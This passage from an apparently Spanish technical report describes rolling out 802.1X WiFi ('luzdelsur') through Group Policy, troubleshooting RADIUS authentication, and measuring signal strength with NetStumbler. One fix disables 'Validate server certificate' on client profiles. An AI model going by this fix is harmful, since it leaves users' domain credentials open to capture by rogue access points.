


Figura 3.20 Autenticación de red y encriptación




Figura 3.21 Tipo EAP




Figura 3.22 Método EAP




Figura 3.23 Elección del uso de las credenciales de sesión de Windows

La aplicación de las Políticas de Grupo se realizará en base a dos grupos de computadoras en el Directorio Activo, creadas previamente, que se llaman “Laptops Usuarios Dominio” y “Laptops Usuarios Locales”. Figura 3.24.

LAPHB	Computer
Laptops Usuarios Dominio	Security Group - Global
Laptops Usuarios Locales	Security Group - Global
LAPW2K0	Computer

Figura 3.24 Grupos de PC en Directorio Activo

En el filtro de Seguridad, se agregará al grupo donde dicha política será aplicada:

- 1) Para “Wifi Domain Users”, el grupo de “Laptops Usuarios Dominio” (Figura 3.24)




Figura 3.25 Usuarios dominio

- 2) Para “Wifi Local Users”, el grupo de “Laptops Usuarios Locales” (Figura 3.25)




Figura 3.25 Usuarios Locales

Estas Políticas afectarán únicamente a los equipos móviles o clientes inalámbricos de la empresa, y se verán aplicadas cuando la computadora sea encendida. Así también la función principal es de agregar automáticamente el perfil de la red identificada como "luzdelsur" en la configuración de la tarjeta de red inalámbrica.

La única diferencia en la configuración de estas Políticas de Grupo, es que para el caso de "Wifi Domain Users", las credenciales de usuario serán enviadas a partir de la sesión del usuario autenticado en el dominio de la empresa, mientras que para el caso de "Wifi Local Users", aparecerá un cuadro de diálogo para introducir el nombre del usuario y la contraseña a autenticar en el servidor RADIUS o IAS. Obviamente, dichos usuarios deben pertenecer al grupo "Usuarios Wireless" para que se les conceda la conexión a la red de la empresa. Ver Figura 3.26.



Figura 3.26 Ingreso de credenciales, dominio y contraseña

b. Configuración manual de la red inalámbrica

Dentro de los usuarios que acceden de forma inalámbrica a la red corporativa, se encuentran los usuarios con equipos móviles que no pertenecen al dominio de la empresa, como el caso de usuarios invitados.

Se contempla esta situación, sin embargo, la configuración deberá ser de forma manual, y varía en cada equipo, por la marca, el modelo, e incluso por el programa que se usa para controlar la tarjeta de red inalámbrica (no usa el servicio de los sistemas Windows). Como la conexión requiere de un usuario válido del dominio y dentro del grupo designado para el acceso, he creado usuarios genéricos en el Directorio Activo para que sean ingresados sus usuarios y contraseñas al invitado que se le designe el uso.

Así si una empresa contratista requiere de un usuario designado, se le puede otorgar uno para el empleo correspondiente. La ventaja de crear un usuario en el Directorio Activo es que se puede definir su contraseña, establecer un período de validez, y todos

los atributos que corresponden a una cuenta creada en el dominio.

La administración de estas cuentas requiere un especial cuidado que debe recaer sobre el Administrador de Cuentas de Usuarios en el Directorio Activo, ya que un mal manejo de éstas puede derivar en accesos no autorizados.

3.3 Pruebas básicas de la solución

Dos tipos de pruebas básicas realizadas, las de conectividad y las de potencia de la señal.

3.3.1 Pruebas de conectividad

En un principio el área de Soporte Tecnológico realizó las pruebas de conexión y autenticación con una computadora móvil sin inconvenientes.

Debido a la experiencia en este campo, se decidió hacer las pruebas con un usuario habitual. Para ello se eligieron pocos usuarios para que se autenticaran a través de la nueva red inalámbrica y se mantuvo la anterior (los SSID) todavía como etapa de transición hasta completar la migración de todos los usuarios con computadora móvil.

Durante estas pruebas se encontraron los siguientes problemas desde el punto de vista del cliente inalámbrico:

Problema 1: No se encuentra la red inalámbrica dentro del alcance o no se encuentra la nueva red “luzdelsur” en la lista de las redes inalámbricas.

Solución: Propiamente un problema que al principio tenía que ver con el rango de cobertura de la señal del punto de acceso, sin embargo, en la mayoría de casos se debía a dos cosas:

1. En el punto de acceso no estaba habilitado la difusión del identificador SSID de la red “luzdelsur”, se solucionaba habilitando la difusión.
2. No estaba encendido la tarjeta de red inalámbrica mediante el dispositivo de encendido WiFi del cliente móvil, se solucionaba encendiendo el dispositivo inalámbrico respectivo.

Problema 2: El usuario ha iniciado sesión en el dominio pero no logra conectarse a la red inalámbrica WiFi.

Solución: Usualmente esto ocurría cuando la cuenta del usuario había quedado deshabilitada, pero cuando iniciaba sesión lo hacía utilizando las credenciales almacenadas en el caché del perfil de Windows debido a que no tenía conexión con la red, en ese caso el estado de la red inalámbrica aparecía como “*Comprobando identidad*”, con lo cual se debía corregir el estado de la cuenta del usuario en el Directorio Activo (Figura 3.27).

También se presentaba cuando la contraseña del usuario había sido modificada (en otra PC por ejemplo), pero como al iniciar sesión no tiene conexión de red, iniciaba utilizando las credenciales antiguas (por “caché” de Windows), en ese caso el estado de

la conexión de red aparecería como *"Intentando autentificar"* (Figura 3.28). Para corregirlo, se debía conectar el equipo a la red corporativa a través de otro medio (cable UTP), bloquear el equipo y desbloquear utilizando las credenciales correctas (Figura 3.29).

En casos particulares, se presentó cuando el punto de acceso inalámbrico no tenía comunicación con el servidor RADIUS o IAS, con lo cual se verificaba la conexión del punto de acceso a la red corporativa de la empresa.




Figura 3.27 Estado Comprobando identidad




Figura 3.28 Estado Intentando autentificar




Figura 3.29 Credenciales caducadas

Problema 3: Un usuario invitado no lograba conectarse a la red inalámbrica WiFi.

Solución: En las credenciales pasadas o guardadas en el perfil de la configuración de la red (nombre de usuario, contraseña, dominio) había cambiado la contraseña del usuario, por lo que aparecería el estado de la conexión de la red como *“Intentando autenticar”*. Normalmente, aparecería un globo de notificación para introducir el nuevo valor de la contraseña dado por el Administrador de la Red (Figura 3.30), ya que el anteriormente guardado no correspondía al usuario establecido.




Figura 3.30 Reingreso de contraseña de usuario

Otra posibilidad es que la cuenta con la cual procedía la conexión inalámbrica había quedado inhabilitada o había sido eliminada, el estado de la conexión de la red aparecería como *“Comprobando identidad”*. Ante este caso, fue necesario habilitarle nuevas credenciales (usuario y contraseña) proporcionadas por el Administrador de red, lo cual requería reconfigurar la tarjeta de red inalámbrica, es decir, eliminar el perfil de conexión a la red inalámbrica de la empresa y crear uno nuevo.

También pasaba cuando la casilla de Validar un certificado estaba seleccionada, en cuyo caso el estado de la conexión de la red aparecería como *“Comprobando identidad”* y se desplegaba un globo de información indicando que no se pudo encontrar un certificado para realizar la conexión (Figura 3.31). Para la corrección se ingresaba a la configuración de la red “luzdelsur” y se verificaba que la casilla de “Validar un certificado de servidor” no se encuentre seleccionada (Figura 3.32).




Figura 3.31 Notificación de certificado para iniciar sesión




Figura 3.32 Propiedades de validación de certificado

3.3.2 Mediciones de los niveles de potencia

Se utilizó el programa NetStumbler versión 0.4.0 para realizar mediciones de los niveles de potencia, e incluso de posibles interferencias por señales de dispositivos inalámbricos externos. Este programa permite detectar redes inalámbricas locales usando estándares 802.11a, 802.11b y 802.11g, lo que facilita 1) identificar puntos de acceso no autorizados, 2) verificar la configuración de las mismas y 3) analizar la cobertura o nivel de señal a diferentes puntos de distancia.

Para los propósitos definidos solamente necesitaba asegurar los niveles de potencia de los puntos de acceso.

Se eligió el modelo Trendnet TEW-410APB+ para realizar las pruebas. En las especificaciones técnicas indica lo siguiente, el umbral de la sensibilidad de recepción es -80 dBm a 11Mbps y -65 dBm a 54 Mbps.

En la empresa, se utiliza la velocidad de 54 Mbps lo que indica una sensibilidad de recepción de -65 dBm. Las pruebas se realizaron sin línea de vista, es decir, con obstáculos de por medio y a diferentes puntos, dentro del área de cobertura de un punto de acceso inalámbrico. Como locación elegida fue San Isidro, y se usaron algunas computadoras portátiles para las pruebas a diferentes distancias dentro del margen de 20 metros según las especificaciones técnicas del modelo.

Para ilustrar las pruebas se presentan las figuras 3.33 a la 3.38, según se detalla.

MAC	SSID	Name	Chan	Speed	Type	SNR	Signal+	Noise-	SNR+
002401A3D889	YOU		6	11 Mbps	AP		-90	-100	10
0002CF8F368F	Sofia		9	54 Mbps	AP		-93	-100	7
0014D19155F0	SELENIUM		6	48 Mbps	AP		-94	-100	6
0014D1C2151A	RAD WIFI		8	54 Mbps	AP		-96	-100	4
00156D65EAB9	NC3 PERU 994078533		9	11 Mbps	AP		-89	-100	11
009048288E53	luzdelsur		8	54 Mbps	AP		-80	-100	20
0026CB808D50	luzdelsur		1	54 Mbps	AP		-65	-100	35
0026CB808B40	luzdelsur		11	54 Mbps	AP		-86	-100	14
001B1120A619	luzdelsur		11	54 Mbps	AP		-61	-100	39
000E8E7C7EA8	luzdelsur		11	54 Mbps	AP		-88	-100	12
000E8E7A3AC6	luzdelsur		1	54 Mbps	AP		-81	-100	19
000E2EA672A7	internet wifi 50soles 989686019		3	54 Mbps	AP		-90	-100	10
0014D14F0D8C	GOPanama		1	54 Mbps	AP		-82	-100	18
004F62238FD6	GENESNET 2428896		9	54 Mbps	AP		-85	-100	15
00C0CA1CC6D0	Gcoril_4		8	54 Mbps	AP		-77	-100	23

Figura 3.33 Redes inalámbricas detectadas.




Figura 3.34 Gráfica de la señal a 6 metros de distancia.

